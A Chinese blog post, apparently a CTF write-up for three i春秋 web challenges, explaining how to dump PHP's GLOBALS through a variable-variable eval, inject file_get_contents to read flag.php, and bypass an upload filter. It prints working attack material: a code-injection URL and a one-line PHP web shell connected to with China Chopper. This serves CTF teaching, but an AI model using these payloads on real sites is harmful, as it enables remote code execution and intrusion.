i春秋wp

原创

飞鱼的企鹅 于 2020-01-04 11:07:24 发布 306 收藏

文章标签： 安全 经验分享

本文链接：https://blog.csdn.net/qq_41954384/article/details/103831011

我会擦去因为太菜留下的泪水，还会装作一切都无所谓的样子！

爆破1

我是按照做题人数有多到少来做的，由简入繁嘛！

```php
<?php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a  )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```


这道题需要传入参数hello，post和get方式都可以。做了一个简单的正则匹配，意思是输入字母或数字。主要看的是var_dump()这个函数。

关键是这个东西`var_dump($$a);` `$$`的用法是这样的：

```php
$a = "b";
$b = "c";
echo $$a;
```

所以这里就要用到超全局变量GLOBALS了，使用get或post方式传入

```
array(9) { ["_GET"]=> array(0) { } ["_POST"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(10) { ["UM_distinctid"]=> string(60)
"16519f5069a191-09d7a955efff1e8-11626a4a-144000-16519f5069b28" ["pgv_pvi"]=> string(10) "1313119232" ["Hm_lvt_2d0601bd28de7d49818249cf35d95943"]=>
string(43) "1545876349,1545876649,1545910742,1545915864" ["_ga"]=> string(26) "GA1.2.165016794.1534424891" ["Hm_lvt_9104989ce242a8e03049eaceca950328"]=>
string(10) "1541764316" ["Hm_lvt_1a32f7c660491887db0960e9c314b022"]=> string(10) "1541764316" ["chkphone"]=> string(33)
"acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O" ["ci_session"]=> string(40) "236afda6caea52a78bf37de3369caec1a6cd1ce3" ["pgv_si"]=> string(11) "s3261408256"
["Hm_lpvt_2d0601bd28de7d49818249cf35d95943"]=> string(10) "1545916313" } ["_FILES"]=> array(0) { } ["_REQUEST"]=> array(1) { ["hello"]=> string(7) "GLOBALS" }
["flag"]=> string(38) "flag在一个长度为6的变量里面" ["d3f0f8"]=> string(42) "flag{423574a1-1506-400d-8cf0-ce40c273003f}" ["a"]=> string(7) "GLOBALS" ["GLOBALS"]=>
*RECURSION* } <?php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a  )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```


GLOBALS可以显示出来所有的变量，在里面可以找到flag。

爆破2

跟爆破1类似

题目提示flag不在变量中。同样的也是传入了参数hello，此处利用file_get_contents来读取flag.php这个文件。

这样就可以读取出flag.php中的flag了


在源代码中会多出一些字符串，就是flag.php里的内容（属于任意文件读取漏洞）

file_get_contents()函数：

file_get_contents() 函数把整个文件读入一个字符串中。

和 file() 一样，不同的是 file_get_contents() 把文件读入一个字符串。

upload



题目是长这样，有一个hint是：flag在flag.php里，本来以为就是在那个网页里，但是打开是这样子的

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

并没有什么有用的信息，后来试了试上传，发现连.php的后缀的都能直接上传成功，真是跟一般的不太一样啊，但是他下面有一个“上传成功！”，点开发现是自己刚才在.php后缀里上传的一句话，但是并不完全，韩很明显是过滤了一些东西：<? 和 php

http://b6f4e70398384b48b34bc40fc221f8b2c35206744fa6480d.changame.ichunqiu.com/?hello=file_get_contents("flag.php")

那么就想到是用菜刀连了，前提是我们要先避免让他把关键字给过滤掉，就需要用到其他形式的一句话木马了，如下

```
<script language="pHp">@eval($_POST['sb'])</script>
```

然后用菜刀连，url是http://8e91c1939a2e4a53a69167cf80f8f937099b04b568a246be.game.ichunqiu.com
没有后面的具体路径，因为tips是flag在flag.php里，而且我们也不知道他的具体路径，连上之后

```
string(83) " <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

flag果然在里面。这道题靠的是不同形式的一句话的上传，从而解出来falg。